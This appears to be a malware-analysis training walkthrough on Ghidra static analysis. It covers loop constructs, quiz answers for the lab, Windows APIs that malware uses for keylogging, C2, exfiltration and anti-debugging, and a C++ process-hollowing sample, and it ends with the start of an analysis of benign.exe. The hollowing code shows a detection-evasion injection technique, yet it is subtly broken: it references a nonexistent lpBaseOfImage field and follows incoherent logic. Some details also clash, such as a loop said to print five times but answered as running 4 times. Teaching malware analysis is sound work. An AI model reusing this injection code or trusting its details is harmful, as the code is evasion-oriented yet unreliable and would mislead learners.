
While Loop In Ghidra

Open the `While-Loop.exe` program in Ghidra. Go to the Functions tab in the `Symbol Tree` section, and locate the main function.



In this program, a text is printed five times until the value of the counter variable reaches 5. We can observe the assembly instructions on how the counter variable is set, how the loop works, and how the program uses the jump instructions to satisfy the conditions.

It is important to note that, different compilers would compile the programs differently, adding compiler-related code. To demonstrate, the programs used in this room are compiled using different compilers. Therefore, you may find the difference in the interpretation of assembly code.



Answer the questions below

What value gets printed by the while loop in the while-loop.exe program?

_ITs_Fun_to_Learn_at_THM_ ✓ Correct Answer

How many times, the while loop will run until the condition is met?

4 ✓ Correct Answer

Examine the while-loop.exe in Ghidra. What is the virtual address of the instruction, that CALLS to print out the sentence "**That's the end of while loop ..**"?

00401543 ✓ Correct Answer

In the if-else.exe program, examine the strings and complete the sentence "This program demonstrates.........."

This program demonstrates if-else statement ✓ Correct Answer

What is the virtual address of the CALL to the main function in the if-else.exe program?

00401509 ✓ Correct Answer

The Windows API is a collection of functions and services the Windows Operating System provides to enable developers to create Windows applications. These functions include creating windows, menus, buttons, and other user-interface elements and performing tasks such as file input/output and network communication. Let's take an example of a very common API function: CreateProcess.

Create Process API

The `CreateProcessA` function creates a new process and its primary thread. The function takes several parameters, including the name of the executable file, command-line arguments, and security attributes.

Syntax

C++ Copy

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

Here is an example of C code that uses the `CreateProcessA` function to launch a new process:

```
#include

int main()
{
    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));

    if (!CreateProcess(NULL, "C:\\\\Windows\\\\notepad.exe", NULL, NULL,
FALSE, 0, NULL, NULL, &si, &pi))
    {
        printf("CreateProcess failed (%d).\\n", GetLastError());
```

```
        return 1;
    }

    WaitForSingleObject(pi.hProcess, INFINITE);

    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

    return 0;
}
```

When compiled into assembly code, the `CreateProcessA` function call looks like this:

```
push 0
lea eax, [esp+10h+StartupInfo]
push eax
lea eax, [esp+14h+ProcessInformation]
push eax
push 0
push 0
push 0
push 0
push 0
push 0
push dword ptr [hWnd]
call CreateProcessA
```

This assembly code pushes the necessary parameters onto the stack in reverse order and then calls the `CreateProcessA` function. The `CreateProcessA` function then launches a new process and returns a handle to the process and its primary thread.

During malware analysis, identifying the API call and examining the code can help understand the malware's purpose.

Malware authors heavily rely on Windows APIs to accomplish their goals. It's important to know the Windows APIs used in different malware variants. It's an important step in advanced static analysis to examine the `import` functions, which can reveal much about the malware.

Keylogger

Malware can use several Windows APIs for keylogging, including:

- **SetWindowsHookEx**: This function installs an application-defined hook procedure into a hook chain. Malware can use this function to monitor and intercept system events, such as keystrokes or mouse clicks. SetWindowsHookEx

- **GetAsyncKeyState**: This function retrieves the status of a virtual key when the function is called. Malware can use this function to determine if a key is being pressed or released. GetAsyncKeyState
- **GetKeyboardState**: This function retrieves the status of all virtual keys. Malware can use this function to determine the status of all keys on the keyboard. GetKeyboardState
- **GetKeyNameText**: This function retrieves the name of a key. Malware can use this function to determine the name of the pressed key. GetKeyNameText

Using these APIs, malware can intercept and record keystrokes, allowing it to capture sensitive information such as passwords and credit card numbers.

Downloader

A downloader is a type of malware designed to download other malware onto a victim's system. Downloaders can be disguised as legitimate software or files and spread through malicious email attachments, software downloads, or by exploiting vulnerabilities in software. Downloaders can use various Windows APIs to perform their malicious actions. Some of the APIs commonly used by downloaders include:

- **URLDownloadToFile**: This function downloads a file from the internet and saves it to a local file. Malware can use this function to download additional malicious code or updates to the malware. URLDownloadToFile
- **WinHttpOpen**: This function initializes the WinHTTP API. Malware can use this function to establish an HTTP connection to a remote server and download additional malicious code. WinHttpOpen
- **WinHttpConnect**: This function establishes a connection to a remote server using the WinHTTP API. Malware can use this function to connect to a remote server and download additional malicious code. WinHttpConnect
- **WinHttpOpenRequest**: This function opens HTTP request using the WinHTTP API. Malware can use this function to send HTTP requests to a remote server and download additional malicious code or steal data. WinHttpOpenRequest

C2 Communication

Command and Control (C2) communication is a method malware uses to communicate with a remote server or attacker. This communication can be used to receive commands from the attacker, send stolen data to the attacker, or download additional malware onto the victim's system.

- **InternetOpen**: This function initializes a session for connecting to the internet. Malware can use this function to connect to a remote server and communicate with a command-and-control (C2) server. InternetOpen

- **InternetOpenUrl**: This function opens a URL for download. Malware can use this function to download additional malicious code or steal data from a C2 server. InternetOpenUrl
- **HttpOpenRequest**: This function opens HTTP request. Malware can use this function to send HTTP requests to a C2 server and receive commands or additional malicious code. HttpOpenRequest
- **HttpSendRequest**: This function sends HTTP request to a C2 server. Malware can use this function to send data or receive commands from a C2 server. HttpSendRequest

Data Exfiltration

Data exfiltration is the unauthorized data transfer from an organization to an external destination. Malware can use various Windows APIs to perform data exfiltration, including:

- **InternetReadFile**: This function reads data from a handle to an open internet resource. Malware can use this function to steal data from a compromised system and transmit it to a C2 server. InternetReadFile
- **FtpPutFile**: This function uploads a file to an FTP server. Malware can use this function to exfiltrate stolen data to a remote server. FtpPutFile
- **CreateFile**: This function creates or opens a file or device. Malware can use this function to read or modify files containing sensitive information or system configuration data. CreateFile
- **WriteFile**: This function writes data to a file or device. Malware can use this function to write stolen data to a file and then exfiltrate it to a remote server. WriteFile API
- GetClipboardData: This API is used to retrieve data from the clipboard. Malware can use this API to retrieve sensitive data that is copied to the clipboard. GetClipboardData

Dropper

A dropper is a malware designed to install other malware onto a victim's system. Droppers can be disguised as legitimate software or files and spread through malicious email attachments, software downloads, or by exploiting vulnerabilities in software.

- **CreateProcess**: This function creates a new process and its primary thread. Malware can use this function to execute its code in the context of a legitimate process, making it more difficult to detect and analyze. CreateProcess
- **VirtualAlloc**: This function reserves or commits a region of memory within the virtual address space of the calling process. Malware can use this function to allocate memory to store its code. VirtualAlloc
- **WriteProcessMemory**: This function writes data to an area of memory within the address space of a specified process. Malware can use this function to write its code to the

allocated memory. WriteProcessMemory

API Hooking

API hooking is a method malware uses to intercept calls to Windows APIs and modify their behavior. This allows the malware to avoid detection by security software and perform malicious actions such as stealing data or modifying system settings. Malware can use various APIs for hooking, including:

- **GetProcAddress**: This function retrieves the address of an exported function or variable from a specified dynamic-link library (DLL). Malware can use this function to locate and hook API calls made by other processes. GetProcAddress
- **LoadLibrary**: This function loads a dynamic-link library (DLL) into a process's address space. Malware can use this function to load and execute additional code from a DLL or other module. LoadLibrary
- **SetWindowsHookEx** API: This API is used to install a hook procedure that monitors messages sent to a window or system event. Malware can use this API to intercept calls to other Windows APIs and modify their behavior. SetWindowsHookEx API

Anti-debugging and VM detection

Anti-debugging and VM detection are techniques used by malware to evade detection and analysis by security researchers. Here are some common Windows APIs used for these purposes:

- **IsDebuggerPresent**: This function checks whether a process is running under a debugger. Malware can use this function to determine whether it is being analyzed and take appropriate action to evade detection. IsDebuggerPresent
- **CheckRemoteDebuggerPresent**: This function checks whether a remote debugger is debugging a process. Malware can use this function to determine whether it is being analyzed and take appropriate action to evade detection. CheckRemoteDebuggerPresent
- **NtQueryInformationProcess**: This function retrieves information about a specified process. Malware can use this function to determine whether the process is being debugged and take appropriate action to evade detection. NtQueryInformationProcess
- **GetTickCount**: This function retrieves the number of milliseconds that have elapsed since the system was started. Malware can use this function to determine whether it is running in a virtualized environment, which may indicate that it is being analyzed. GetTickCount
- **GetModuleHandle**: This function retrieves a handle to a specified module. Malware can use this function to determine whether it is running under a virtualized environment, which may indicate that it is being analyzed. GetModuleHandle
- **GetSystemMetrics**: This function retrieves various system metrics and configuration settings. Malware can use this function to determine whether it is running under a

virtualized environment, which may indicate that it is being analyzed. [GetSystemMetrics]

Details on Anti-debugging / AV detection are discussed in this room [Anti-Reverse Engineering].

Task: Examine the **if-else.exe** and **while-loop.exe** and answer the questions below.

Now that we have understood how to identify code constructs in assembly, let's use the knowledge gained earlier to understand and analyze the process injection technique known as [process hollowing], which malware mostly uses to evade detection.

Process Hollowing

Process hollowing is a technique malware uses to inject malicious code into a legitimate process running on a victim's computer. The malware creates a suspended process and replaces its memory space with its own code. The malware then resumes the process, causing it to execute the injected code. This technique allows the malware to bypass security measures that may be in place, as the malicious code is executed within the context of a legitimate process.

How Process Hollowing is Achieved

Process hollowing involves several steps:

- Create a new process using the `CreateProcessA()` API. This process will act as a legitimate process and will be hollowed out.
- `NtSuspendProcess()` is then used to suspend the new process.
- Allocate memory in the suspended process using the `VirtualAllocEx()` API. This memory will be used to hold the malicious code.
- Write the malicious code to the allocated memory using the `WriteProcessMemory()` API.
- Modify the entry point of the process to point to the address of the malicious code using the `SetThreadContext()` and `GetThreadContext()` APIs.
- Resume the suspended process using the `NtResumeProcess()` API. This will cause the process to execute the malicious code.
- Clean up the process and any resources used during the process.

To have a better understanding of the technique we are covering, a sample C++ Code is added below:

```
#include
#include
#include
using namespace std;
```

```
bool HollowProcess(char *szSourceProcessName, char *szTargetProcessName)
{
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 pe;
    pe.dwSize = sizeof(PROCESSENTRY32);

    if (Process32First(hSnapshot, &pe))
    {
        do
        {
            if (_stricmp((const char*)pe.szExeFile, szTargetProcessName) == 0)
            {
                HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
pe.th32ProcessID);
                if (hProcess == NULL)
                {
                    return false;
                }

                IMAGE_DOS_HEADER idh;
                IMAGE_NT_HEADERS inth;
                IMAGE_SECTION_HEADER ish;

                DWORD dwRead = 0;

                ReadProcessMemory(hProcess, (LPVOID)pe.modBaseAddr, &idh,
sizeof(idh), &dwRead);
                ReadProcessMemory(hProcess, (LPVOID)(pe.modBaseAddr +
idh.e_lfanew), &inth, sizeof(inth), &dwRead);

                LPVOID lpBaseAddress = VirtualAllocEx(hProcess, NULL,
inth.OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);

                if (lpBaseAddress == NULL)
                {
                    return false;
                }

                if (!WriteProcessMemory(hProcess, lpBaseAddress,
(LPVOID)pe.modBaseAddr, inth.OptionalHeader.SizeOfHeaders, &dwRead))
                {
                    return false;
                }

                for (int i = 0; i < inth.FileHeader.NumberOfSections; i++)
```

```
                {
                    ReadProcessMemory(hProcess, (LPVOID)(pe.modBaseAddr +
idh.e_lfanew + sizeof(IMAGE_NT_HEADERS) + (i * sizeof(IMAGE_SECTION_HEADER))),
&ish, sizeof(ish), &dwRead);
                    WriteProcessMemory(hProcess, (LPVOID)((DWORD)lpBaseAddress
+ ish.VirtualAddress), (LPVOID)((DWORD)pe.modBaseAddr + ish.PointerToRawData),
ish.SizeOfRawData, &dwRead);
                }

                DWORD dwEntrypoint = (DWORD)pe.modBaseAddr +
inth.OptionalHeader.AddressOfEntryPoint;
                DWORD dwOffset = (DWORD)lpBaseAddress -
inth.OptionalHeader.ImageBase + dwEntrypoint;

                if (!WriteProcessMemory(hProcess, (LPVOID)(lpBaseAddress +
dwEntrypoint - (DWORD)pe.modBaseAddr), &dwOffset, sizeof(DWORD), &dwRead))
                {
                    return false;
                }

                CloseHandle(hProcess);

                break;
            }
        } while (Process32Next(hSnapshot, &pe));
    }

    CloseHandle(hSnapshot);

    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));
    ZeroMemory(&pi, sizeof(pi));

    if (!CreateProcess(NULL, szSourceProcessName, NULL, NULL, FALSE,
CREATE_SUSPENDED, NULL, NULL, &si, &pi))
    {
        return false;
    }

    CONTEXT ctx;
    ctx.ContextFlags = CONTEXT_FULL;

    if (!GetThreadContext(pi.hThread, &ctx))
    {
```

```
        return false;
    }

    ctx.Eax = (DWORD)pi.lpBaseOfImage + ((IMAGE_DOS_HEADER*)pi.lpBaseOfImage)-
>e_lfanew + ((IMAGE_NT_HEADERS*)(((BYTE*)pi.lpBaseOfImage) +
((IMAGE_DOS_HEADER*)pi.lpBaseOfImage)->e_lfanew))-
>OptionalHeader.AddressOfEntryPoint;

    if (!SetThreadContext(pi.hThread, &ctx))
    {
        return false;
    }

    ResumeThread(pi.hThread);
    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);

    return true;
}

int main()
{
    char* szSourceProcessName = "C:\\\\Windows\\\\System32\\\\calc.exe";
    char* szTargetProcessName = "notepad.exe";

    if (HollowProcess(szSourceProcessName, szTargetProcessName))
    {
        cout << "Process hollowing successful" << endl;
    }
    else
    {
        cout << "Process hollowing failed" << endl;
    }

    return 0;
}
```

Now that we have understood how process hollowing is achieved, it's time to explore the Ghidra disassembler and examine the process hollowing sample `benign.exe` in the lab.

Which API is used to to write malicious code to the allocated memory during process hollowing?

WriteProcessMemory()

✓ Correct Answer

Now that we understand what process hollowing is and how we can use the Ghidra disassembler to analyze the malware to get a better understanding of the ins and outs of it, let’s create a new project and load the Benign.exe sample that is located on the Desktop into Ghidra.


An important point to note is that almost all malware comes packed with known or custom packers and also have employed different Anti-debugging / VM detection techniques to hinder the analysis. This topic will be covered in the next room. The sample is not packed in this task, and no Anti-debugging / VM detection technique is applied.

Our objective of advanced static analysis would be to:


- Examine the API calls to find a pattern or suspicious call.
- Look at the suspicious strings.
- Find interesting or malicious functions.
- Examine the disassembled/decompiled code to find as much information as possible.

Let's begin the analysis.

Load the Sample: Load the program; it will show the summary as shown below:



Analyze: Let Ghidra analyze the sample.




Ghidra does not automatically land at the start of the program. It's up to us to pick which function we want to analyze first. We will start looking at the Windows APIs used to accomplish process hollowing.

Note: It's important to mention that starting to search for the CreateProcessA function right away is not how an analyst would start analyzing an unknown binary.


CreateProcess

We learned in the previous task that in process hollowing, the suspicious process creates a victim process in the suspended state. To confirm, let's search for the `CreateProcessA` API in the Symbol Tree section. Then, right-click on the `Show References to` option to display all the program sections where this function is called.



Clicking on the first reference will take us to the disassembled code and show the decompiled C code in the Decompile section.


It clearly shows how the parameters on the stack are being pushed in reverse order before calling the function. The value `0x4` in the process creation flag is being pushed into the stack, representing the suspended state.



CREATE_SUSPENDED 0x00000004	The primary thread of the new process is created in a suspended state, and does not run until the **ResumeThread** function is called.

Graph View

Clicking on the **Display Function Graph** in the toolbar will show the graph view of the disassembled code we are examining.



